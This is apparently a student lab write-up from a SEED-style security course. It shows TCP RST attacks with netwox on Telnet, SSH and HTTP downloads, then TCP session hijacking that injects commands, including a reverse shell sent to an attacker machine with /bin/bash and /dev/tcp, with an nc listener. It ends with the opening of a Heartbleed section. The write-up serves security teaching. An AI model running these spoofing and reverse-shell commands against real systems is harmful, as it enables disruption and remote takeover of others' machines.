To manipulate the TCP connections, `netwox` must be used again. However, `netwox 78` must be used. This tool involves listening of the network and changing the RST flags of the TCP header to be enabled. To use `netwox 78`, the following code is used:

```
# netwox 78 --device "Eth0" --filter "dst host 192.168.43.157"
```

The `--device` parameter is to define the network interface that will be used for listening to the connection and sending the RST packet while the `dst host` parameter is the IP address to keep note of. Once the above code has been executed by the attacker, any input that is made on the user's console will break the connection.

```
[06/26/2018 03:55] seed@ubuntu:~$ telnet 192.168.43.157
Trying 192.168.43.157...
Connected to 192.168.43.157.
Escape character is '^].
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Tue Jun 26 03:55:42 PDT 2018 from ubuntu-2.local on pts/7
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation: https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

[06/26/2018 03:56] seed@ubuntu:~$ Connection closed by foreign host.
[06/26/2018 03:56] seed@ubuntu:~$
```


Figure 14: Connection break

As demonstrated in Figure 14, typing a single character “ ` ” is sufficient to break the connection between the two endpoints, indicated by the string “Connection closed by the foreign host.”

The same attack is tried on an SSH connection. SSH is an acronym for **S**ecure **S**Hell, which allows for encrypted information to be sent over an unsecured channel, which is an extension of Telnet.

On first connection using SSH, an ECDSA key fingerprint from the server must be accepted to establish trust between the endpoints before a secure connection can be established. The following code is used to login to the endpoint and this process is reflected below.

```
$ ssh seed@192.168.43.157
```



The screenshot shows a terminal window titled "Terminal". The command entered is \$ ssh seed@192.168.43.157. The response is as follows:

```
[06/26/2018 18:14] seed@ubuntu:~$ ssh seed@192.168.43.157
The authenticity of host '192.168.43.157 (192.168.43.157)' can't be established.
ECDSA key fingerprint is 81:82:a9:af:bd:93:78:f9:1a:a7:ca:7f:e8:d6:6c:04.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.43.157' (ECDSA) to the list of known hosts.
seed@192.168.43.157's password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jun 26 03:56:03 2018 from ubuntu-2.local

[06/26/2018 18:16] seed@ubuntu:~$
```

Figure 15: Acceptance of SSH key and login

The disruption of the network connection is repeated using the same technique as the Telnet task as previously done, and the result is shown in Figure 16.

```

Terminal
[06/26/2018 18:14] seed@ubuntu:~$ ssh seed@192.168.43.157
The authenticity of host '192.168.43.157 (192.168.43.157)' can't be established.
ECDSA key fingerprint is 81:82:a9:af:bd:93:78:f9:1a:a7:ca:7f:e8:d6:6c:04.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.43.157' (ECDSA) to the list of known hosts.
seed@192.168.43.157's password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jun 26 03:56:03 2018 from ubuntu-2.local

[06/26/2018 18:16] seed@ubuntu:~$ `Write failed: Broken pipe
[06/26/2018 19:35] seed@ubuntu:~$
```

Figure 16: SSH Connection Terminated

4.4 TCP RST Attacks on Video Streaming Applications

The same attack as done in the previous task can be extended to video streaming applications. This can be done to disrupt the TCP sessions between any user and the respective server. To initiate the attack, a large video (approximately 5GB) is placed on the server at the location `/var/www/vid/` where the video can be viewed via a web browser with reference to the IP address of the server (`http://192.168.43.157/vid/2k10game.avi`).

However, if the attack is done while the video is playing in the browser, the disruption may not be immediate due to the buffering. To simplify the task, we use `wget` to emulate the transfer of the video data via TCP connections (TCP port 80).

To start the transfer of the video from the server to the user, the following command can be used.

```
$ wget -O ./Desktop/vid.avi http://192.168.43.157/vid/2k10game.avi
```

By executing the command, (multiple) TCP connections between the endpoints will be established and transferring will occur. Figure 17 shows the transferring of the video using TCP connections via Terminal.

```
[07/01/2018 22:24] seed@ubuntu:~$ wget -O /home/seed/Desktop/2k10game.avi http://192.168.43.157/vid/2k10game.avi
--2018-07-01 22:24:03-- http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5567539130 (5.2G) [video/x-msvideo]
Saving to: '/home/seed/Desktop/2k10game.avi'

9% [==>] 526,513,576 35.4M/s eta 2m 5s
```

Figure 17: TCP Connections via wget

If the attacker executes the command to disrupt the TCP connections, the user will eventually realise that the video will be interrupted and a refreshing of the browser will not re-establish the connection, permanently disabling the channel between the user and the server. Figure 18 shows the attempt to connect from the user's side after an attacker has used netwox to reset the TCP packets.

```
[07/01/2018 22:24] seed@ubuntu:~$ wget -O /home/seed/Desktop/2k10game.avi http://192.168.43.157/vid/2k10game.avi
--2018-07-01 22:24:03-- http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5567539130 (5.2G) [video/x-msvideo]
Saving to: '/home/seed/Desktop/2k10game.avi'

54% [=====>] 3,049,970,512 62.8M/s in 63s

2018-07-01 22:25:06 (46.1 MB/s) - Read error at byte 3049970512/5567539130 (Connection reset by peer). Retrying.

--2018-07-01 22:25:07-- (try: 2) http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... connected.
HTTP request sent, awaiting response... Read error (Connection reset by peer) in headers.
Retrying.

--2018-07-01 22:25:09-- (try: 3) http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... connected.
HTTP request sent, awaiting response... Read error (Connection reset by peer) in headers.
Retrying.

--2018-07-01 22:25:12-- (try: 4) http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... connected.
HTTP request sent, awaiting response... Read error (Connection reset by peer) in headers.
Retrying.

--2018-07-01 22:25:16-- (try: 5) http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... failed: Connection reset by peer.
```

Figure 18: TCP disruption on Video Streaming

We can also see that interruption of the connection, there is no transfer of any data.

This makes it useful for legitimate uses such as a corporate firewall.

4.5 TCP Session Hijacking

This task will involve the hijacking of a TCP session to compromise an established connection. It can be used to inject malicious code to either endpoint and compromising the integrity of the systems. **Netwox 40** will be used in this task to spoof TCP packets.

Before attempting to spoof any packets, the IP addresses and the TCP port numbers of both endpoints must be known. Wireshark can be used to listen to the packets on the local network.

To start capturing the required packets, a Telnet connection needs to be established. A Terminal is opened and the Telnet command is executed. As the Virtual Machines might have other programs that are transmitting packets to endpoints over the internet, it is significantly useful to display the captured packets with the required relevant information. As most of the details are already known from the previous sections, the following expression can be used to filter the packets.

```
(ip.addr==192.168.43.157 || ip.addr==192.168.43.154)&& tcp.port==23
```

The filter above will only display packets that are being sent between the user and the server with reference to Telnet (TCP Port 23). Figure 19 shows the filtered display with the required packets that will be used for analysis later.

No.	Time	Source	Destination	Protocol	Length	Info
112	2018-06-21 10:46:00.45	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=30 Ack=169 Win=152 TStamp=59268816 TSectr=160352265
113	2018-06-21 10:46:01.14	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
114	2018-06-21 10:46:01.24	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=31 Win=227 Len=0 TStamp=160352442 TSectr=59268983
115	2018-06-21 10:46:01.24	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
116	2018-06-21 10:46:01.25	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=32 Win=227 Len=0 TStamp=160352463 TSectr=59269013
117	2018-06-21 10:46:01.31	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
118	2018-06-21 10:46:01.31	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=33 Win=227 Len=0 TStamp=160352485 TSectr=59269036
119	2018-06-21 10:46:01.61	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
120	2018-06-21 10:46:01.62	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=34 Win=227 Len=0 TStamp=160352546 TSectr=59269097
121	2018-06-21 10:46:01.75	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
122	2018-06-21 10:46:01.75	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=35 Win=227 Len=0 TStamp=160352590 TSectr=59269141
123	2018-06-21 10:46:01.91	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
124	2018-06-21 10:46:01.91	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=36 Win=227 Len=0 TStamp=160352625 TSectr=59269176
125	2018-06-21 10:46:02.01	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
126	2018-06-21 10:46:02.01	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=37 Win=227 Len=0 TStamp=160352643 TSectr=59269194
127	2018-06-21 10:46:02.08	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
128	2018-06-21 10:46:02.08	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=38 Win=227 Len=0 TStamp=160352660 TSectr=59269211
129	2018-06-21 10:46:02.15	192.168.43.154	192.168.43.157	TELNET	68	Telnet Data ...
130	2018-06-21 10:46:02.15	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=40 Win=227 Len=0 TStamp=160352688 TSectr=59269239
131	2018-06-21 10:46:02.15	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
132	2018-06-21 10:46:02.15	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=171 Win=152 Len=0 TStamp=59269239 TSectr=160352688
133	2018-06-21 10:46:02.33	192.168.43.157	192.168.43.154	TELNET	135	Telnet Data ...
134	2018-06-21 10:46:02.34	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=240 Win=152 Len=0 TStamp=59269276 TSectr=160352725
135	2018-06-21 10:46:02.34	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
136	2018-06-21 10:46:02.34	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=242 Win=152 Len=0 TStamp=59269276 TSectr=160352725
137	2018-06-21 10:46:03.56	192.168.43.157	192.168.43.154	TELNET	129	Telnet Data ...
138	2018-06-21 10:46:03.56	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=305 Win=152 Len=0 TStamp=59269568 TSectr=160353017
139	2018-06-21 10:46:03.56	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
140	2018-06-21 10:46:03.56	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=307 Win=152 Len=0 TStamp=59269569 TSectr=160353017
141	2018-06-21 10:46:03.56	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
142	2018-06-21 10:46:03.56	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=309 Win=152 Len=0 TStamp=59269569 TSectr=160353018
143	2018-06-21 10:46:03.56	192.168.43.157	192.168.43.154	TELNET	109	Telnet Data ...
144	2018-06-21 10:46:03.56	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=352 Win=152 Len=0 TStamp=59269569 TSectr=160353018
145	2018-06-21 10:46:03.51	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
146	2018-06-21 10:46:03.51	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=354 Win=152 Len=0 TStamp=59269569 TSectr=160353018
147	2018-06-21 10:46:03.51	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
148	2018-06-21 10:46:03.51	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=356 Win=152 Len=0 TStamp=59269569 TSectr=160353018
149	2018-06-21 10:46:03.51	192.168.43.157	192.168.43.154	TELNET	150	Telnet Data ...
150	2018-06-21 10:46:03.51	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=440 Win=152 Len=0 TStamp=59269569 TSectr=160353018
151	2018-06-21 10:46:04.04	fe:ff:ff:ff:ff:ff	fe:ff:ff:ff:ff:ff	HTTP	64	Standard answer to a http://192.168.43.157 request

Figure 19: Filtered Telnet Packets

Before proceeding, it is important to check if the filtered packets are those that are required for analysis. To do so, the stream can be analysed to determine the information that has been transmitted. In the case of Telnet, the transmission is across an unsecured channel with no encryption or hashing and can easily be read when analysing from Wireshark. Figure 20 displays how the username and password of the Telnet connection can be obtained when the option “Follow TCP Stream” is used on the correct stream of packets, which indicates the respective stream that is required for injecting arbitrary code later.




Figure 20: Telnet Details Revealed

It is also important to note that the sequence numbers (seqnum) and acknowledge numbers (acknum) are relative to the respective packets being transmitted and may not reflect the actual value. To change this, the option for relative sequence numbers is disabled. This can be done by right-clicking the TCP field in the packet, selecting protocol preferences and de-selecting the “Relative Sequence Numbers” option. Figure 21 provides a visual guide on where this option can be found on Wireshark (**Note:** Older Ethereal versions will have this option named as “Relative Sequence Numbers and Window Scaling”).




Figure 21: Relative seqnum Option

By analysing specifically packets with the info “Telnet Data...”, it is immediately noticeable that each succeeding packet between both endpoints alternates the “Next sequence number” and “Acknowledgement number”. Figure 22 shows the different fields present in the TCP packet.

4738 2018-06-21 14:03:13.05192.168.43.154	192.168.43.157	TCP	66 49895 > telnet [ACK] Seq=3167875907 Ack=2853610513 Win=17152 Len=0 TSecr=163329568
4739 2018-06-21 14:03:16.64192.168.43.154	192.168.43.157	TELNET	67 Telnet Data ...
4740 2018-06-21 14:03:16.64192.168.43.157	192.168.43.154	TELNET	67 Telnet Data ...
4741 2018-06-21 14:03:16.64192.168.43.154	192.168.43.157	TCP	66 49895 > telnet [ACK] Seq=3167875908 Ack=2853610514 Win=17152 Len=0 TSecr=163330456
Internet Protocol Version 4, Src: 192.168.43.157 (192.168.43.157), Dst: 192.168.43.154 (192.168.43.154)			
Version: 4			
Header length: 20 bytes			
► Differentiated Services Field: 0x10 (DSCP 0x04: Unknown DSCP; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))			
Total Length: 53			
Identification: 0xb164 (45412)			
► Flags: 0x02 (Don't Fragment)			
Fragment offset: 0			
Time to live: 64			
Protocol: TCP (6)			
► Header checksum: 0xb0c6 [correct]			
Source: 192.168.43.157 (192.168.43.157)			
Destination: 192.168.43.154 (192.168.43.154)			
Transmission Control Protocol			
Source port: telnet (23)			
Destination port: 49895 (49895)			
[Stream index: 1402]			
Sequence number: 2853610513			
[Next sequence number: 2853610514]			
Acknowledgement number: 3167875908			
Header length: 32 bytes			
► Flags: 0x018 (PSH, ACK)			
Window size value: 227			
[Calculated window size: 14528]			
0000 00 0c 29 89 91 48 00 0c 29 2b b3 36 08 00 45 10 ..).H..)+.E..			
0010 00 35 b1 64 40 00 40 06 b0 c6 c8 a8 2b 9d c0 a8 .5.d@.0.+... .			
0020 2b 9a 00 17 c2 e7 aa 16 a4 11 bc d1 f3 44 80 18 +.....D. .			
0030 00 e3 cf a6 00 00 01 01 08 0a 09 b3 39 98 03 b59.. .			
0040 .. eth0:<live capture in progress> Fill... Packets: 4745 Displayed: 640 Marked: 0			

Figure 22: Telnet Packet Details

When using `netwox 40` to spoof packets, the packet fields can be preserved. Furthermore, it is of value to note that each Telnet data packet has a window size value that is not fixed from packet to packet. Therefore, it is worth trying a large value initially to see if the attack succeeds. The data that will be injected into the packet will be the command `ls`. To do so, the packet is constructed as such.

```
# netwox 40 -g -i 0 -k 6 -G "" -E 254 -l 192.168.43.154
```

```
-m 192.168.43.157 -o 49895 -p 23 -q 3167875908 -r 2853610514 -z  
-A -H "'ls'0d0a" -j 64 -a "best"
```

Verbatim Code Legend:

1. **-g**: IPv4 Don't fragment (IPv4 Flag 0x2)
2. **-i 0**: IPv4 Fragment Offset
3. **-k 6**: IPv4 Protocol (TCP: 6)
4. **-G ""**: TCP Options (None as it is not required)
5. **-E 254**: TCP Window Size
6. **-l 192.168.43.154**: Source IP
7. **-m 192.168.43.157**: Destination IP
8. **-o 49895**: Source Port (From Wireshark)
9. **-p 23**: Destination Port (Telnet)
10. **-q 3167875908**: Seqnum (Acknum from previous packet)
11. **-r 2853610514**: Acknum (Next seqnum from previous packet)
12. **-z**: TCP Acknowledgement (TCP Flag 0x8)
13. **-A**: TCP Push (TCP Flag 0x10)
14. **-H "'ls'0d0a"**: TCP Mixed Data (Hex value 0d0a denotes \r\n)
15. **-j 64**: IPv4 Time-To-Live (TTL)
16. **-a "best"**: IP spoofing initialisation type

When the packet injection is successful, Wireshark will capture the packet as a normal TELNET packet. Looking at the data field of the Telnet packet, the mixed data that was input previously can be seen. The server will reply with the relevant data from the **ls** command. However, the server has not yet received an ACK signal after the injected packet has been sent, prompting TCP Retransmission packets over the network. Figure 23 and 24 shows the data that was sent in the spoofed IP and the abnormal behaviour when the ACK signal was not sent timely back to the server.




Figure 23: Successful Injection of Arbitrary Code




Figure 24: Data Return & TCP Retransmission Packets

To solve the issue of the TCP Retransmission Packets, we use **netwox** 40 again with the following code instead to send an ACK signal only.

```
# netwox 40 -g -i 0 -k 6 -G "" -E 254 -l 192.168.43.154  
-m 192.168.43.157 -o 49895 -p 23 -q 3167875912 -r 2853611285 -z  
-j 64 -a "best"
```

Looking at Wireshark again, after the ACK signal has been received, the server now returns the usual Terminal prompt, waiting for the user's input. The connection can be terminated by using the TCP RST flag -B or by using netwox 78 as per the previous task.

4.6 Creating Reverse Shell Using TCP Session Hijacking

This task follows up on injecting arbitrary code into spoofed TCP packets by executing a reverse shell, ultimately allowing the attacker to take control of the server. To perform a reverse shell, the attacker will need to open a Terminal console to listen to an incoming connection. The following code performs the abovementioned task.

```
$ nc -l 9090 -v
```

Again, we use Wireshark to analyse the next seqnum and acknum on the Telnet Data packet. From Figure 25, we obtain the relevant details of the packet and execute the command to create a reverse shell.




Figure 25: Obtain Next seqnum & acknum

```
# netwox 40 -g -i 0 -k 6 -G "" -E 254 -l 192.168.43.154
-m 192.168.43.157 -o 49897 -p 23 -q 138267333 -r 688783074 -z -A
-H '/bin/bash -i > /dev/tcp/192.168.43.156/9090 0<&1 2>&1'0d0a"
-j 64 -a "best"
```

The executed command redirects the bash shell to the attacker's Terminal console and the system is now vulnerable, as can be seen in Figure 26 where the `pwd` command reflects a different directory than when originally executed.




Figure 26: Reverse Shell Obtained

Heartbleed Attack

1 Introduction

The Heartbleed bug is a severe vulnerability in the OpenSSL library that was discovered in 2014 (CVE-2014-0160). This allowed attackers to obtain data located on the server's memory and may contain sensitive data such as usernames, passwords, credit card details etc although the communication channel is encrypted with SSL/TLS. Attackers may also use this method to defeat encrypted traffic by reading the encryption keys off the server memory and can be used to steal data without being detected.

The affected service is in the heartbeat extension, which is used to keep the encrypted SSL/TLS connection alive without requiring renegotiation³.

On a normal packet, the data that is being requested is copied to the memory of the server and used to construct a response packet back to the user. As the length of the data requested is the same as the length of the data in the memory, there is no leaking of sensitive data. However, if the `payload_length` field has a value larger than the data that is being requested, the request packet will include data in memory locations what has been requested. Figure 27 and 28 respectively depicts in graphical form how the heartbeat protocol operates and the Heartbleed attack is executed on the same platform.

